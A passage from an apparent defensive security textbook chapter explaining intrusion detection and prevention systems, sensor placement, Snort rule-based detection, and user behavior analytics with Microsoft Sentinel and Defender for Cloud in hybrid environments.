



*Figure 12.5: Typical IDS capabilities, visualized*

While these are some core capabilities, the number of features will really vary according to the vendor and the method used by the IDS. The signature-based IDS will query a database of previous attack signatures (footprints) and known system vulnerabilities to verify that what was identified is a threat and whether an alert must be triggered. Since this is a database of signatures, it requires constant updates in order to have the latest version.

The behavior-based IDS works by creating a baseline of patterns based on what it learned from the system. Once it learns the normal behavior, it becomes easier to identify deviations from normal activity.

An IDS alert is any type of user notification to bring awareness about a potential intrusion activity.

IDS can be a **host-based intrusion detection system** (**HIDS**), where the IDS mechanism will only detect an intrusion's attempt against a particular host, or it can be a **network-based intrusion detection system** (**NIDS**), where it detects intrusion for the network segment in which the NIDS is installed. This means that in the NIDS case, the placement becomes critical in order to gather valuable traffic. This is where the Blue Team should work closely with the IT infrastructure team in order to ensure that the IDSs are installed in strategic places across the network. Prioritize the following network segments when planning the NIDS placement:

- DMZ/perimeter
- Core corporate network
- Wireless network
- Virtualization network
- Other critical network segments

These sensors will only be listening to the traffic, which means they won't be consuming too much network bandwidth. The diagram that follows has an example of where to put the IDS:





*Figure 12.6: Examples of IDS placement*

Notice that, in this case, an IDS (which in reality here is a NIDS) was added to each segment (leveraging a SPAN port on the network switch). Is it always like that? Absolutely not! It will vary according to your company's needs. The Blue Team must be aware of the company's constraints and help identify the best location where these devices should be installed.

# Intrusion prevention system

An **intrusion prevention system** (**IPS**) uses the same concept as an IDS, but, as the name says, it prevents the intrusion by taking corrective action. This action will be customized by the IPS administrator in partnership with the Blue Team.

In the same way IDS is available for hosts (HIDS) and network (NIDS), IPS is also available for both, as HIPS and NIPS. The NIPS placement within your network is critical and the same guidelines that were previously mentioned are applicable here. You should also consider placing the NIPS inline with traffic in order to be able to take corrective action. IPS and IDS detections can usually operate in one or both of the following modes:

- Rule-based
- Anomaly-based

## Rule-based detection

While operating this mode, the IPS will compare the traffic with a set of rules and try to verify whether the traffic matches the rule. This is very useful when you need to deploy a new rule to block an attempt to exploit a vulnerability. NIPS systems, such as **Snort**, are able to block threats by leveraging rule-based detection. For example, the Snort rule Sid 1-42329 is able to detect the `Win.Trojan.Doublepulsar` variant.

Snort rules are located under `etc/snort/rules` and you can download other rules from `https://www.snort.org/downloads/#rule-downloads`. When the Blue Team is going through an exercise with the Red Team, chances are that new rules must be created according to the traffic pattern and the attempts that the Red Team is making to infiltrate the system. Sometimes, you need multiple rules to detect a threat, for example, the rules 42340 (Microsoft Windows SMB anonymous session IPC share access attempt), 41978 (Microsoft Windows SMB remote code execution attempt), and 42329-42332 (`Win.Trojan.Doublepulsar` variant) can be used to detect WannaCry ransomware. The same applies to other IPSs, such as the Cisco IPS that has signatures 7958/0 and 7958/1, created to handle WannaCry.



Tip: Subscribe to the Snort blog to receive updates regarding new rules at `http://blog.snort.org`.

The advantage of using an open-source NIPS, such as Snort, is that when a new threat is encountered in the wild, the community usually responds rapidly with a new rule to detect the threat. For example, when the Petya ransomware was detected, the community created a rule and posted it on GitHub (you can see this rule here: `https://goo.gl/mLtnFM`). Although vendors and the security community are extremely quick to publish new rules, the Blue Team should be watching for new IoCs and creating NIPS rules based on these IoCs.

## Anomaly-based detection

The anomaly detection is based on what the IPS categorizes as anomalous. This classification is usually based on heuristics or a set of rules. One variation of this is called statistical anomaly detection, which takes samples of network traffic at random times, and performs a comparison with a baseline. If this sample falls outside of the baseline, an alert is raised, and action will automatically be taken.

# Behavior analytics on-premises

While there is a big movement to the cloud, there are many companies that operate in hybrid mode, where many resources are still on-premises. In some scenarios, organizations are leaving the critical data on-premises while migrating low-risk workloads to the cloud. As covered earlier in this book, the attacker tends to silently infiltrate your network and from there, move laterally, escalate privilege, and maintain connectivity with command and control until able to execute their mission. For this reason, having behavior analytics on-premises is imperative to quickly break the attack kill chain.

According to Gartner, it is foundational to understand how users behave, and by tracking legitimate processes, organizations can enlist **user and entity behavior analytics** (**UEBA**) to spot security breaches. There are many advantages to using UEBA to detect attacks, but one of the most important ones is the capability to detect attacks in the early stages and take corrective action to contain the attack.

The following diagram shows an example of how UEBA operates across different entities to make a decision as to whether an alert should be triggered or not:





*Figure 12.7: UEBA operating across different entities*

Without having a system that can look broadly at all data and make correlations not only on the traffic pattern but also on a user's profile, there is a significant chance that false positives will be detected.

For example, nowadays when you use your credit card in a place that you have never been before, or in a geographic location that you don't normally go, someone will call you to validate that transaction if your credit card has monitoring protection. This happens because the system understands your credit card usage pattern, it knows the places that you visited before, the locations where you have made purchases, and even an average of what you usually spend. When you deviate from all these patterns that are interconnected, the system triggers an alert and the action that is taken is to have someone call you to double-check if it is really you performing this transaction. Notice that in this scenario, you are acting quickly in the early stage because the credit card company put that transaction on hold until they get your validation.

The same thing happens when you have a UEBA system on-premises. The system knows what servers your users usually access, what shares they usually visit, what operating system they usually use to access these resources, and their geo-location.

Some SIEM tools such as Microsoft Sentinel have UEBA capabilities built in. Microsoft Sentinel uses the following references to build the entity behavior analytics:

- Use cases: Prioritize attack vectors and use case scenarios based on security research, which uses the MITRE ATT&CK framework of tactics, techniques, and sub-techniques.
- Data sources: Prioritize Azure data sources but also allow ingestion from third-party data sources.
- Analytics: Leverage capabilities such as **machine learning** (**ML**) algorithms to identify anomalous activities.

The dashboard below shows a lot of insights from the selected user (JeffL), which can give you an idea of the timeline of alerts and which alerts have a relation with this user account, the activities that this user did, and which were considered suspicious, and additional insights about the user's behavior:





*Figure 12.8: Entity behavior in Microsoft Sentinel*

The lower part of the dashboard (**Alerts and activities timeline**) has a series of alerts that are aggregated from multiple data sources, as you can see in more detail below:





*Figure 12.9: Alert timeline*

If you look from top to bottom, you will see that the first alert is generated by Microsoft Defender Advanced Threat Protection (also known as MDE), while the second one was generated by Microsoft Cloud App Security (also known as Microsoft Defender for Cloud Apps). Upon clicking on one of those alerts, you will be redirected to the Log Analytics workspace that contains the data, and a query will be automatically created to give you more details about the activity, as shown in the example below:





*Figure 12.10: Kusto query automatically created by Microsoft Sentinel*

All of this information about why the user's behavior was flagged as suspicious can greatly help in determining whether the user's activity might pose a larger threat to the system.

## Device placement

Using the same principles that were previously discussed in the IDS section, the location where you will install your UEBA will vary according to the company's needs and the vendor's requirements. Some vendors will require you to configure the switch where the sensor is connected to use a port mirror to allow the traffic to be fully monitored by the sensor. Some other solutions may require only the installation of an agent. For example, Microsoft Defender for Identity will require you to install an agent on your **Domain Controller** (**DC**) to collect the necessary data. This data will be processed, and alerts may be triggered based on the type of activity detected.

These days, more and more companies are moving away from purely operating on-premises and toward working in hybrid environments, which come with additional considerations.

# Behavior analytics in a hybrid cloud

When the Blue Team needs to create countermeasures to secure a hybrid environment, the team needs to expand its view of the current threat landscape and perform an assessment in order to validate continuous connectivity with the cloud and check the impact on the overall security posture. In a hybrid cloud, most companies will opt to use an IaaS model and, although IaaS adoption is growing, the security aspect of it is still the main concern, according to an Oracle report on IaaS adoption.

According to the same report, *longer-term IaaS users suggest the technology ultimately makes a positive impact on security*. In reality, it does have a positive impact and that's where the Blue Team should focus their efforts on improving their overall detection. The intent is to leverage hybrid cloud capabilities to benefit the overall security posture. The first step is to establish a good partnership with your cloud provider, and understand what security capabilities they have and how these security capabilities can be used in a hybrid environment. This is important, because some capabilities are only available in the cloud, and not on-premises.

If you would like to read more about some of the benefits cloud computing can bring to your security posture, we recommend the article *Cloud security can enhance your overall security posture*.

## Microsoft Defender for Cloud

The reason we are using Microsoft Defender for Cloud to monitor a hybrid environment is that the Log Analytics agent used by Defender for Cloud can be installed on a computer (Windows or Linux) on-premises, in a VM running in Azure, in AWS, or GCP. This flexibility and centralized management are important for the Blue Team. Defender for Cloud leverages security intelligence and advanced analytics to detect threats more quickly and reduce false positives. In an ideal scenario, the Blue Team can use this platform to visualize alerts and suspicious activities across all workloads located in different cloud providers.

A typical hybrid scenario is shown below, where the security admin is managing from one single dashboard resources located in multiple cloud providers and also on-premises resources:





*Figure 12.11: Hybrid cloud management from a centralized location*

When Defender for Cloud is installed on these computers, it will collect **Event Tracing for Windows** (**ETW**) traces, operating system log events, running processes, machine names, IP addresses, and logged-in users. These events are sent to the Defender for Cloud backend where they will be analyzed and during this analysis, the following methods may be used:

- Threat intelligence
- Behavioral analytics
- Anomaly detection

Once this data is evaluated, Defender for Cloud will trigger an alert based on priority and add it to the dashboard, as shown in the following screenshot:





*Figure 12.12: Azure Security Center with Defender for Cloud*

The alerts are organized by priority, and you also have a column dedicated to mapping the alert to the MITRE ATT&CK tactics. This is very important information because it makes you aware of how deep into the organization the threat actor actually is. For example, the first attack on this list is a suspected brute-force attack attempt against a SQL database. This is part of the pre-attack phase, which means the threat actor is still trying to get into the environment. By having this type of alert available, you can take actions to prevent further actions, for example, by blocking the IP of the threat actor in the firewall itself.

To see more information about the alert, you have to click on it, and then you will see a blade with a more summarized version of the alert. To see all the data available, you click the **View full details** button and the entire page with the alert's details appear, as shown below:





*Figure 12.13: Details of a security alert in Defender for Cloud*

The right side of this page has all the relevant details that can help you to investigate this alert, including the entities that were involved in this attack. On the second tab (**Take action**), you will also have instructions on how to respond to this alert and how to prevent this type of alert from happening in the future.

When the attempted attack is against VMs, Defender for Servers (which is a part of the Defender for Cloud plan) leverages statistical profiling to build historical baselines and alert on deviations that conform to a potential attack vector. This is useful in many scenarios; one typical example is deviations from normal activity. For example, let's say a host starts a remote desktop connection using **Remote Desktop Protocol** (**RDP**) connections three times a day, but in a certain day, there are one hundred connections attempted. When such a deviation happens, an alert must be triggered to warn you about that.

## Analytics for PaaS workloads

In a hybrid cloud, there are not only IaaS workloads; in some scenarios, it is actually very common for organizations to start their migration using **PaaS** (**Platform as a Service**) workloads. The security sensors and analytics for PaaS are highly dependent upon the cloud provider. In other words, the PaaS service that you are going to use should have threat detection capabilities with an alert system built-in.

In Azure, there are many PaaS services, and if we categorize the services from the level of security criticality, there is no question that any service that stores data is considered critical. For the Azure platform, this means that storage accounts and SQL databases are extremely critical. For this reason, Defender for Cloud has different plans to cover the threat detection of some Azure PaaS workloads. The available plans are:

- Defender for SQL: Enables threat detection for SQL in Azure
- Defender for Storage: Enables threat detection for Azure storage accounts
- Defender for Containers: Enables threat detection for Azure Container Registry and Kubernetes
- Defender for App Services: Enables threat detection for Azure Web Apps
- Defender for Key Vault: Enables threat detection for Azure Key Vault
- Defender for DNS: Enables threat detection for Azure DNS
- Defender for Resource Manager: Enables threat detection for Azure Resource Manager

The image below is an example of an alert generated by Defender for Containers:

